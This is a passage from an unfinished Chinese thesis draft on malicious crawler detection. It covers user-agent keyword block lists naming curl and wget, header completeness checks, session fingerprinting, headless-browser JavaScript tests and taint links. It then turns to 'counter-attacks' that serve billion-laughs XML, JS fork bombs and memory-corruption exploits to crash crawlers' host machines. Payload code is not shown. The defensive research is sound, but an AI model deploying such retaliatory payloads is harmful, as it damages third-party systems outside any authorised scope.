这些不同类型的爬虫将会产生大量普通的爬虫请求以及具有对抗性的爬虫请求，这

些爬虫请求在产生的过程中会记录 session id 用以检测 session 分类的效果，并且这些爬虫均具有能够执行服务器反馈的 javascript 的特性，因此可以用于收集不同 webdriver 下的动态指纹，这些爬虫产生请求将会作为本研究的第三个数据集（数据集 c）。

3.2 单粒度模式检测规则

单粒度模式检测指定是在不使用 session 信息以及动态信息的同时，仅仅利用单个 http 请求中所有的可用信息，来判定该请求是否源于爬虫的技术。该技术也是应用最广泛、性能消耗最少的爬虫检测方法。因为其对整个系统并没有什么性能损耗，因此在我们的模型和最终的系统中，我们仍然保留单粒度模式检测规则。

在我们的模型中，我们对如下内容进行检测：

- **User-agent 字段：**User-agent 字段主要是访问者的浏览器或者相应的 http 库标识当前访问者使用的 agent 的一个重要字段。大部分的普通爬虫，都会在其 user-agent 字段放置与该爬虫有关的信息，通过该信息，我们可以快速地筛选出这些爬虫。但是，由于 user-agent 字段是由用户发送的，用户可以随意修改该字段来达到隐蔽真实 user-agent 的目的，因此，该字段是不可信的。在我们的模型中，通过参考已有的爬虫数据库，我们采用如下的关键字来处理 user-agent 字段：


```
[ 'baiduspider', 'tsinghuaspider', 'yisouspider', '360spider', 'sogou-web-spider', 'bytespider', 'magibot', 'coccobot', 'semrushbot', 'piplbot', 'bingbot', 'googlebot', 'cliqzbot', 'exabot', 'ahrefsbot', 'yak', 'feeddemon', 'indy library', 'alexa toolbar', 'asktbftxtv', 'ahrefsbot', 'crawldaddy', 'coolpadwebkit', 'java', 'feedly', 'universalfeedparser', 'apachebench', 'microsoft url control', 'swiftbot', 'zmeu', 'obot', 'jaunty', 'python-urllib', 'lightdeckreports bot', 'yyspider', 'digext', 'httpclient', 'heritrix', 'easouspider', 'ezooms', 'headless', 'curl', 'wget', 'bot', 'spider', 'cfnetwork', 'python', 'crawler', 'go-http-client', 'ruby' ]
```

图 4 user-agent 关键字

- **Http 请求方法：**http 请求方法指的是浏览器等在访问 web 服务器时，于 http 请求头中设置的请求方法。常用的请求方法有：HEAD, GET, POST, PUT, OPTIONS 等，而正常情况下，浏览器所使用的请求方法只有 GET, POST，但是大量的爬虫为了爬取效率常常会使用 HEAD 方法，部分漏洞扫描器则会使用 PUT 方法来攻击一些有弱点的服务器（ps: 此处加上引用 iis put 漏洞 + tomcat put 漏洞）。因此，对 http 请求方法进行判断也能够识别出一部分的爬虫。
- **特殊的 URL 地址：**部分网站会在网站的 web 根目录下放置 robots.txt，该文件是

web 服务商与普通爬虫之间的协议，主要的作用便是为爬虫提供一个爬取的规范和限制。如果请求中出现了该 url 地址，我们即可将该请求标记为爬虫请求。除了 robots.txt, 我们在使用后文中出现的 taint link 技术时，也可能出现会触发一些异常 url 地址的访问，我们可以将这些标记为爬虫。

- **Http referer**: 该 http 请求字段标识着当前请求的访问来源，一般情况下，该 referer 字段指向的应该是当前网站中存在的某一网页。如果不满足该条件，则标记该请求的来源为爬虫。
- **Http 请求中的恶意攻击载荷**: 在真实的网络环境中，存在着大量漏洞扫描爬虫，这些爬虫发送的请求中往往带有恶意的攻击载荷，通过建立针对攻击载荷的数据库，我们很容易地过滤出这些爬虫。此处，我们参考的攻击载荷数据库来自于 360 天眼中的规则。详细的规则请参考附录 x
- **Http 请求头部字段的完备性**: 通常而言，大部分静态爬虫的主体（如 curl 以及一些基于 python-requests 库的简单爬虫）相对于浏览器而言功能负责度角度，这也意味在数据交换中，他们使用的功能字段更少，如下是来源 curl 的爬虫的访问请求，以及使用 chrome 的访问请求的完整 http 数据包的对比如



```

GET / HTTP/1.1
Host: 127.0.0.1:8889
User-Agent: curl/7.54.0
Accept: /*/*

GET / HTTP/1.1
Host: 127.0.0.1:18889
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.97 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6,lb;q=0.5,da;q=0.4
  
```

图 5 curl 与 chrome 的访问请求对比

由此可以看出两者的 http 字段的复杂度相差很大。利用这点，我们可以对一些浏览器常用的字段检查，来过滤出一些简单的爬虫。在我们的模型中，我们使用的必要字段是：Host, Connection, User-Agent, Accept, Accept-Language, Accept-Encoding 没有使用这些字段的请求均会被标记为爬虫。

我们在数据集 a 和数据集 b 上使用单粒度模式检测规则的检测效果如下所示：

此处缺图.png

3.3 session 粒度模式检测

通过单粒度模式检测，我们可以过滤出互联网上大部分的爬虫。但是，爬虫与反爬虫本质上是一种博弈对抗，一旦爬虫采用一些字段修改和隐藏的方法，去修改我们检查的 `http` 特征，那么传统的单粒度模式检测就很发挥应有的作用，因此，我们还需要将我们检测的重点转向那些更难被修改却更加显著特征上，而这些特征主要富集在 `session` 粒度层次上。但是，大部分的关于爬虫识别的论文在 `session` 分类上都语焉不详，部分论文直接将来自于同 `ip` 的请求划分为同一个 `session`，而另一部分论文直接使用 `cookie` 来追踪浏览器的 `session`。这种处理显然是无法准确对恶意爬虫进行 `session` 分类的，恶意爬虫通常会使用分布式的 `ip` 地址，并对 `cookie` 部分的字段内容进行伪造，从而欺骗爬虫识别系统。在本节我们将介绍本研究在 `session` 分类上采用的策略和方案。

3.3.1 静态 session 分类

在 `session` 分类的处理上，本研究首先采用 `http` 字段静态特征作为 `session` 分类的依据。主要采用的静态特征有：`User-agent` 字段，`URL` 请求路径，其他 `header` 字段，`header` 字段键与其排列顺序。引入 `header` 字段排列的主要是基于这样的直觉：如果目标爬虫使用了 `http header` 字段变异的对抗行为，虽然会改变字段具体的值，但可能忽略对字段键的变异，给该特征赋予较高的权重，能够有效地在此类对抗行为下正确地分类 `session`。在计算两个 `http` 请求的相似度时，我们采用如下的计算函数：

$$score = \frac{W_{ua} * M_{ua} + W_{url} * M_{url} + W_{other} * M_{other} + W_{order} * M_{order}}{C_{field} + 2}$$

此处的 W 为权重相关的系数， M 表示相关字段是否匹配，匹配取值为 1，反之取值为 0，表示相关字段的数目，用以避免字段过多的请求出现评分过高的情况。此外，我们额外设置相应的阈值，一旦相似度超过该阈值，我们即可将两个 `http` 请求归类为同一个 `session`。我们在数据集 `a` 上测试我们的算法，并使用梯度下降的方法，求得这些参数的较优解。下图是我们使用该静态分类方法效果图（梯度下降图），我们最终采用的参数取值，其分类准确率可以达到 88




图 6 session 分类错误率梯度下降

静态 session 分类也是在已有的爬虫检测文献中最长使用的方法，但是方法也存在致命的局限性，在面对使用对抗策略的爬虫面前，该 session 分类方法无法正常地进行分类，下图是静态 session 方法在三种数据集上的分类效果：

表 2 静态 session 分类效果比较

数据集编号	数据特性	原始 session 数目	分类后 session 数目	session 分类准确率
a	正常用户 + 普通爬虫	100	130	88%
b	恶意漏洞扫描爬虫	100	291	35%
c	采用对抗策略的爬虫	100	472	26%

不难看出，在存在对抗样本的数据集 b 以及数据集 c 上，静态 session 分类的准确率都大打折扣。但是如果客户端 webdriver 开启了 javascript 执行的功能，那么通过引入动态 session 分类，能够有效地缓解上述的问题。

3.3.2 动态 session 分类

3.3.2.1 浏览器指纹生成算法

不同用户的浏览器具有不同的特征信息和丰富的数据，网站可以通过在用户访问时通过不同的 API 和技术手段获取浏览器特征信息构建独特的浏览器指纹。浏览器指纹技术能够在无 cookie 的情况下提供一种追踪用户的鲁棒性方案。令指纹生成算法为

$F(\square)$ 。当出现一个新的浏览器信息 x 时, 生成一个浏览器指纹 $F(x)$ 。该算法遵循离散概率密度函数 $P(f_n)$ 。其中, f_n 为某个特征信息的指纹生成结果; $n \in [0, 1, \dots, N]$, N 为特征信息的个数。对于某单个特征信息的指纹生成结果 f_n , 使用自信息量 I 表示该浏览器指纹所包含信息的比特数, 即:

$$I(F(x) = f_n) = -\log_2(P(f_n)) \quad (1)$$

当指纹由多个不同的特征信息组合而成时, 假设不同特征信息对应的指纹生成算法为 $F_s()$, $s \in [0, 1, \dots, S]$ (S 为指纹生成算法的个数), 则根据公式 (2) 单独计算每个特征信息的指纹生成结果 $f_{n,s}$ 的自信息量 $I_s(f_{n,s})$, 并根据公式 (3) 定义指纹组件的信息熵 $H_s(F_s)$ 。

$$I_s(f_{n,s}) = -\log_2(P(f_{n,s})) \quad (2)$$

$$H_s(F_s) = -\sum_{n=0}^N P(f_{n,s}) \log_2(P(f_{n,s})) \quad (3)$$

信息熵表征浏览器所有自信息量的期望值。对于两个相互独立的特征组件, 自信息量可直接线性相加。根据自信息量 I 可以确认指纹归属对象的身份。 I 包含的若干比特信息中的每一比特信息都能将该浏览器指纹可能的归属集合减半。特征信息进行组合生成指纹, 每一个特征信息具有若干比特的信息熵, 熵值越大, 则越能准确地区分不同的浏览器实体。因此要选取恰当且包含足够比特信息的特征信息集合, 通过该特征信息集合生成的指纹能够唯一确认指纹归属对象的身份。

3.3.2.2 Canvas 指纹

Mowery 和 Shacham 提出了通过 HTML 5 的 Canvas API 以及 WebGL 渲染文本得到像素差异, 作为一种具有高信息熵的浏览器指纹生成方式 [27]。canvas 元素是 html5 规范中新增的一类元素, 能够在屏幕上可编程地绘制图像, 并且被大部分主流的浏览器支持。绘制一个基本的 canvas 图形的方法相当简单: 需要浏览器提供给用户一个图形渲染的环境, 使用环境中的 API 来渲染你对 canvas 图像的操作和改变。在目前使用的 html5 规范中, 广泛使用的 2d 环境能提供诸如 fillRect, lineTo 以及 arc 这样的一些基本

绘图功能。也有一些复杂的功能可以支持贝塞尔曲线，颜色梯度的这样一些功能。

- **Canvas Text 渲染**：给定字体，字体颜色以及位置参数，2d context 能够在 canvas 绘制出任意的文本。
- **Canvas 像素抽取**：2D context 提供了一个 `getImageData` 方法，通过该方法能够获取一个给定区域范围内的图片对象，该对象是以图片中的每一个元素的 RGBA 值组成的。其次，canvas 对象本身提供 `toDataURL` 方法，当提供一个图片作为该方法的输入后，该方法能够将完整的图片内容以 base64 编码的形式返回。以上两个方法均严格遵循浏览器同源策略。
- **WebFont**：webFont 是定义在 CSS3 中的规范，允许用户按需加载远程字体，而不是只能依赖于已经安装在本地的字体。在使用这个特性时，需要加入 `@font-face` 这样一条规则，并使用 `src` 属性指定远程字体资源的 url 地址。为了使用 WebFont，需要开启 WebFont Loader 函数库。通过使用该函数库，WebFont 仅仅通过 JavaScript 就能够加载。
- **WebGL**：WebGL 提供了一个 javascript 的 API 用于在 canvas 上绘制图像，目前的主流浏览器都支持 WebGL 的硬件加速选项，可以使用图形硬件来渲染每一帧，目前 WebGL 也通过各自的 canvas 环境暴露出相应的函数接口，类似于 OpenGL API，可以使用 GLSL（OpenGL Shading Language）编程，在编译后，可以直接运行在硬件显卡上。

3.3.2.3 浏览器特定指纹

ECKERSLEY 根据浏览器的环境，通过收集一些网站能够获取的浏览器常用或者不常用的特性，用以生成浏览器的指纹 [26]。这些特性中有一部分可以通过简单静态的 HTTP 请求中推断出来，也可以经由 AJAX 接口收集。特性收集过程中，有一部分特性是简单明了的，但有一部分特性是来源于一些浏览器细节。有些浏览器禁用了 javascript，那么他会使用 video，plugins，fonts 和 supercookie 的默认值。因此可以通过这一细节来推断出浏览器是否禁用了 javascript。我们在研究中使用了如下的常见浏览器特性来产生浏览器指纹：

- user-agent
- 浏览器语言设置

- 浏览器 storage 设置 (SessionStorage, LocalStorage, IndexDb)
- cookie 支持
- 屏幕分辨率
- timezone
- 浏览器插件信息
- 系统字体
- doNotTrack 标识
- ie activex 支持
- canvas 指纹

以下是我们在不同操作系统，不同版本的不同浏览器上根据以上特征使用 hash 算法生成的 128 bit 指纹。

表 3 不同浏览器指纹比较

webdriver 名称	版本	操作系统	浏览器指纹
chromium	70.0.3509.0	ubuntu 16.04 x64	1a82cc57a97d7a931a82cc5720de9977
chromium	70.0.3514.0	ubuntu 16.04 x64	bae33d459368bee9bae33d45b8a2efa1
chromium	70.0.3519.0	ubuntu 16.04 x64	06a3007b36556ee506a3007bad572654
firefox(headless)	57	ubuntu 16.04 x64	576d92810cef4933576d9281c52a137b
firefox(headless)	63	ubuntu 16.04 x64	332ac9f169afb00b332ac9f18b81828d
firefox(headless)	68	ubuntu 16.04 x64	4cb3ae543ab898494cb3ae54fc189ce4
phantomjs	1.9.7	ubuntu 16.04 x64	2d15aa2ba520737e2d15aa2b4a84aa17
phantomjs	1.9.8	ubuntu 16.04 x64	4c83cbcb790af6734c83cbcb8e935880
phantomjs	2.1.1	ubuntu 16.04 x64	ba8506ab17e80837ba8506ab62082282
chrome	78.0.3904.97	macos 10.14.4	49c81cf7b7d05f9e49c81cf71fce9c5e
safari	12.1	macos 10.14.4	410160ac93cefc91410160ac72900fc9
firefox	70.0.1	macos 10.14.4	259295adde33bc05259295ad81fa3bed
chrome	78.0.3904.84	ios 12.2	cef500876945eee2cef50087fadd5d18

根据 Mowery 的论文 [12]，动态指纹的独特性和熵能够得到保证。因此，在并发流量不太高的情况下，将其作为 session 分类的重要依据，能够得到相当高的准确率。我们将动态指纹加入到我们的相似度计算函数，函数更新后为：

$$score = \frac{W_{ua} * M_{ua} + W_{url} * M_{url} + W_{other} * M_{other} + W_{order} * M_{order} + W_{dynamic} * M_{dynamic}}{C_{field} + 3}$$

因为我们使用的动态指纹分类技术需要 javascript 的支持，原先的数据集 a 和 b 并没有记录下相关的信息，因此我们只能使用数据集 c 来作为评估基于静态/动态指纹的 session 分类方法的准确性。在动态指纹生成的整个过程，我们首先在请求中捕获没有动态指纹生成、动态指纹过期、动态指纹伪造的请求，针对该请求发送相应的指纹生成 javascript 脚本脚本执行完后，会产生浏览器的特定指纹，并将该指纹返回到服务器（最好使用加密算法），服务器根据该指纹，分配并绑定 session。大致流程如下图所示：




图 7 浏览器指纹生成流程

最终结果显示，我们的准确率是 96.71%，而静态指纹的 session 分类算法在数据集 c 上的准确率仅仅为 23.73%。

3.3.3 session 检测规则

结合已有论文中的方法以及我们的具体使用场景，在 session 检测规则上，我们主要考虑如下特征：

- 4xx/5xx 返回状态码的比例：http 返回的状态码指示了当前 http 请求处理结果的状态。最常见的正常返回时 200，对应的返回状态是“OK”，在提交登录凭证的时候，也有可能产生一些从定向的返回状态码，如 301 和 302。而出现 4xx 以及 5xx 的状态码时，往往以为这服务器在处理相关请求时出现了错误，或者用户发送的 http 请求并不是一个满足 http 协议的合法的请求。在普通的用户用浏览器访问的情况

下，很少会出现这样的状态。而爬虫因为其扩张性以及一定的侵略性，则经常会触发相应的错误，尤其是因为访问服务器上不存在的资源而触发“404 not found”的错误。

- 某时间段内（如 1min）内的最大请求次数：高频率地请求网站的相关资源，从而导致 web 服务器的带宽资源以及计算资源被大量消耗，是恶意爬虫对网站的主要危害之一，而普通用户的访问往往是达不到很高的请求速率的。因此某段时间内的最大请求频次可以作为一个关键指标，来衡量一个 session 是否来自于爬虫。
- 请求时间间隔标准差：爬虫的请求频率和次数往往由程序事先定义好，因此从 session 角度来看，爬虫的请求时间间隔通常会有很强的规律性，而这些时间间隔的标准差，正是能够反应该规律性显著程度的重要指标。
- 请求 URL 资源不同类型比例：爬虫访问与人类访问相比，更加注重数据的收集和效率，而人类更注重数据的可读性。基于这种假设，我们不难得出结论，爬虫对于 web page 资源更加偏爱，但是会忽略一部分对于爬虫而言没有意义的样式表文件，字体文件，javascript 文件的加载。因此，根据 session 中的 url 资源比例，能够判定出一部分的爬虫。

如下，是从数据集 a 中抽取了具有代表性的爬虫 session 以及人类 session 的特征比较：

表 4 典型 session 特征比较

特征	人类 session	普通爬虫 session	恶意爬虫 session
4xx 比例	1.6%	12.4%	81.7%
5xx 比例	0.5%	0%	2.1%
最大请求频率	5	48	194
时间标准差	110483	140483	17178
page 资源比例	7.8%	54%	98.1%

3.4 特殊检测规则

3.4.1 javascript 检验

为了进一步增加爬虫识别的准确率，利用部分爬虫可以执行 javascript 的特性，我们通过在 web 服务器返回中注入 javascript 以收集其动态特征，并将该动态特征用于爬

虫识别。我们主要使用了如下的动态特征：

- webrtc 支持
- webgl 支持
- webaudio 支持
- websocket 支持
- 电池状态收集
- 浏览器插件状态收集
- alert 窗口交互时间
- 特征函数
- 窗口大小
- 鼠标键盘事件

我们编写了一个 `get-dynamic.html` 使用如上特征用于收集浏览器的动态信息（ps：引用到附录?）。我们收集了一部分常用浏览器在常用操作系统上的动态特征如下表所示，其中 `chromium`，`firefox (headless)`，以及 `phantomjs` 是网络爬虫常用的无头浏览器。观察后，我们不难发现爬虫使用的无头浏览器与常见浏览器之间在动态特征上的差异：

- [1] 浏览器插件状态：大部分主流的浏览器都是支持浏览器插件的，但是无头浏览器大部分不支持浏览器插件。
- [2] alert 窗口交互时间：我们在该网页中内置的 `javascript` 会通过 `alert` 函数触发弹窗。正常情况下，人类关闭该弹窗的时间都在 `1000ms` 以上，而爬虫使用的无头浏览器的窗口交互时间普遍在 `200ms` 一下，甚至像 `phantomjs` 这类的无头浏览器，直接忽略掉了 `alert` 的弹窗。
- [3] 窗口大小：一部分无头浏览器（如 `phantomjs`）为了节省渲染页面时使用的计算资源，直接将 `windows` 大小设置为 `0 x 0`，这对于我们正常的用户浏览器而言是不可能存在的情况。
- [4] 鼠标键盘事件：在关闭 `alert` 窗口的时候，至少会触发一些键盘和鼠标的操作。因此，我们针对 `document` 对象的鼠标和键盘事件进行全方位的监听，并且进行计数。可以看到绝大部分的普通浏览器都会存在鼠标和键盘事件，而无头浏览器中除了高版本的 `chromium` 会触发鼠标事件之外，其他的浏览器均不会有这样的特性。

- [5] 特殊函数: 对于部分特殊的无头浏览器, 他们使用的 javascript 执行器因为其本身的特性, 能够支持一些特殊的函数, 那么这些特殊的函数也将被作为对具体爬虫种类的检测的关键特征。(引用 2019 v8 的那篇论文) 在我们的研究中, 我们尝试检测了一下的函数:

表 5 js 解释器对应的特殊函数

js 解释器	特殊函数
PhantomJs	window.callPhantom window._phantom
nodejs	window.Buffer
couchjs	window.emit
rhino	window.spawn
selenium	window.webdriver

为了检验本研究特殊规则的有效性, 我们在公网环境下部署了我们的代码。在为期数天的时间窗口中, 我们捕获了很多不同类型的爬虫。比较有典型的是抓取到的来自微软必应的爬虫特征信息:

```
webrtc: not supported!
fingerprint: 95437a64ae961be095437a64ed66b343
window size: 0x0
closed time(ms): 1
battery status: not supported
webaudio status: not supported
websocket status: supported
webGL status: not supported
webrtc status: not supported
plugins: Shockwave Flash:NPSWF32_22_0_0_192.dll:Shockwave
Flash 22.0 r0;;Silverlight Plug-In:npctrl.dll:5.1.20913.0;;
special functions: None
mouse and keyboard events: {"onmouseover":0,"onmouseout":0,"onm
ousedown":0,"onmouseup":0,"onmouseleave":0,"onmouseenter":0,"on
dblclick":0,"oncontextmenu":0,"onclick":0,"onkeydown":0,"onkeyp
ress":0,"onkeyup":0}
```

图 8 捕获的必应爬虫

可以看出其 window size 为 0x0, close time 只有 1ms 并且不存在鼠标键盘行为, 因此被判定为爬虫。

3.4.2 taint link 检验技术

爬虫和人类在访问同一个页面时, 对页面的解析过程存在明显差异。人类对于页面的解读是基于最终的渲染效果的, 但是爬虫依赖的通常是基于正则表达式的解析器, 但

这些解析器所得到的解析结果可能并不会在人类可见的页面中进行渲染。因此，人类和爬虫的这种差异为我们的检测爬虫提供了一种新的途径。

将技术部署在真实环境中时，通过会先在正常的页面中插入污点页面 (taint page)，污点页面中存在污点链接 (taint link)，该链接在 html 渲染时不会显示出来，但可能会被爬虫的 link parser 所识别，并产生相应的访问请求，我们把存在该类请求的 session 标记为爬虫。该技术不需要爬虫存在的解析 javascript 的能力，具有更强的适应性。该技术的大致实现流程如下图所示：




图 9 taint-link 技术实现流程

3.5 恶意爬虫检测

我们已经掌握了通过多种粒度的分析方法来识别爬虫的技术，但是，我们需要遏制与对抗的是恶意爬虫，对于普通爬虫的爬取，我们并不需要过多关注。因此，我们还需要从已经识别出的爬虫中进一步地过滤出的恶意爬虫，并将我们的对抗策略用之于它们。我们将一下类型的爬虫视为恶意爬虫：

- 1. 带有攻击载荷的爬虫
- 2. 访问频率过快的爬虫
- 3. 爬虫触发了过多的错误（400 错误，404 错误，500 错误等）

对使用了恶意攻击载荷的爬虫，我们一律使用视为具有攻击性和威胁性的恶意爬虫。在对访问频率过快的爬虫的定义上，参考的是人工设定的阈值，我们可以根据服务器具体的带宽和一般用户平均的访问频率，用来设定最大访问频率来限制恶意爬虫。除此之外，爬虫的错误触发这一条规则，需要设定允许爬虫触发的最大错误数目，一旦触发的错误返回数目超过给定的阈值，则标记为恶意爬虫。

3.6 小结

恶意爬虫检测技术是本研究的关键技术，只有准确识别出恶意爬虫及其相关信息，我们的恶意爬虫对抗技术才能实现精准的打击。传统的爬虫检测技术主要集中于单粒度检测，在 `session` 粒度上的检测技术因为实时性问题，以及 `session` 分类不准确的重大缺陷，无法针对恶意爬虫实现精确地识别。本章节提出的爬虫检测技术，充分利用了 `session` 的静态信息与动态信息，实现对 `session` 的准确分类，并分别从单粒度和 `session` 粒度进行爬虫检测，以及特殊的 `javascript` 特性检验以及 `taint link` 技术，进一步准确地定位爬虫以及爬虫使用 `webdriver` 的类型，为之后的爬虫对抗技术提供生成攻击载荷的必要信息。最后使用一些启发式的算法，人工设定一些阈值，用于区分普通爬虫和恶意爬虫。

第四章 恶意爬虫对抗技术研究

在面对恶意爬虫的扫描和访问时，传统的阻断手段单一且固定。通常采取基于 ip 阻断或者返回垃圾数据等手段，在某种程度上，这些手段可以保护本网站在某时间段内免受爬虫骚扰，但是，爬虫技术与反爬虫技术本质上是相互对抗的技术，一旦恶意爬虫作者发现网站的防护并采用相关的对抗策略，那么相应网站又会重新受到恶意爬虫的威胁。因此，我们需要更加主动的对抗技术，能够干扰爬虫的运行，甚至破坏爬虫所在宿机的对抗技术，用以震慑恶意爬虫及其作者。本章内容将从使用三种不同的对抗策略入手，介绍本研究使用的恶意爬虫对抗技术。

4.1 资源耗尽型对抗技术

资源耗尽型对抗技术主要利用的是针对一些有渲染功能的爬虫（不一定需要 javascript 的支持），在渲染服务器提供的恶意递归或者循环的 javascript 或者 html 代码的时候，由于没有限制进程/线程执行资源，导致大量的计算和存储资源被占用，影响爬虫性能，甚至导致宿主机奔溃的情况。一般情况下，爬虫使用了都是自动化的测试方案，无法及时对恶意载荷的执行，所以一旦被恶意的攻击载荷占用大量的计算和存储资源，就必须重启所有相关的进程，这种情况下很可能会导致运行中的任务状态和其他相关信息的丢失，造成一定的损失。

在我们的对抗技术，我们采用了两种比较经典的资源耗尽型攻击技术作为示范。首先是 billion laugh，主要的利用原理是浏览器在渲染 xml 的时候，尝试对 xml 中引用的实体进行解析，而这些实体又引用了大量的其他实体，最终形成指数级别的引用，占用执行者大量的计算和存储资源。其次是 js fork bomb，该攻击载荷利用的是能够执行 javascript 的爬虫，递归地去执行某个函数，并且每次执行的时候，因为 javascript 的异步特性，会生成新的线程。最终导致系统因为 fork 产生了过多的线程，而无法运行任何新的程序。billion laugh 和 js fork bomb 具体攻击载荷见附录 xxx。（加入到附录的引用）

4.2 内存破坏型对抗技术

内存破坏型对抗技术主要是利用特殊的攻击载荷，破坏爬虫进程在内存层次上的内存布局，进一步触发可能的空指针引用，栈溢出，堆溢出以及 `double free` 等内存布局相关的漏洞的技术。（此处加上对内存破坏漏洞的介绍文献的引用）。与之前提到资源耗尽型对抗技术相比，内存破坏型对抗技术更难防御，即使在存在目前的主流 `stack canary`，`DEP` 和 `ASLR` 等技术，大部分情况下难以获得最终的系统权限，但仍然能使得相关进程触发异常而奔溃。而且因其技术门槛高，缺乏相关专业知识的恶意爬虫作者无法分析爬虫程序奔溃的根本原因，从而大大增加恶意爬虫制作者的爬取成本，有效阻止恶意爬虫的爬取。在本章节中，我们主要从 4T (`techniques`, `tactics`, `tools`, `targets`) 入手，分析针对爬虫 `webdriver` 程序的漏洞挖掘和漏洞利用。

4.2.1 使用的漏洞挖掘技术 (`techniques`)

4.2.1.1 符号执行

符号执行是二进制定态分析中一种至关重要的技术。它的关键思想是使用符号值而不是固定值，用作程序或者函数的输入。并将程序中的变量表示成与符号输入相关的符号表达式。最终，程序输出的计算结果以符号输入的函数表示 [32]。在软件测试中，符号执行常用于生成能够达到每一个执行路径的测试输入集。简而言之，就是一个程序执行的路径通常是 `true` 和 `false` 条件的序列，这些条件是在分支语句处产生的。在序列的 i^{th} 位置如果值是 `true`，那么意味着 i^{th} 条件语句走的是 `then` 这个分支；反之如果是 `false` 就意味着程序执行走的是 `else` 分支。一个程序中的所有路径可以构成一株执行树。符号执行在执行过程中维护一个状态 `a`，用于将变量映射到符号表达式，以及一个符号路径约束 `pc`，这是一个无量词的一阶公式。在函数的初始化阶段，`a` 被初始化成空的映射，`pc` 为 `True`。`a` 和 `PC` 在符号执行过程中不断被更新。当符号执行到达一条执行路径的尽头时，可以通过约束求解器和给定的 `PC`，计算出能够到达该路径的实际值。对于包含循环或者递归的代码的符号执行，如果循环或者递归的次数是符号化的，那么可能回得到一个无穷的路径。例如在如下的代码中：

代码.jpg

一个包含 `n` 个 `True`，并紧接着一个 `False` 的符号路径约束表达式是：

公式.jpg

因此，在实际应用中，通常需要限制符号执行的超时时间或者路径的数量。传统的符号执行还有一个致命的缺陷，就是当符号路径中存在不能被约束求解器高效求解的公式时，符号执行的输入就难以被计算出来。

4.2.1.2 污点分析

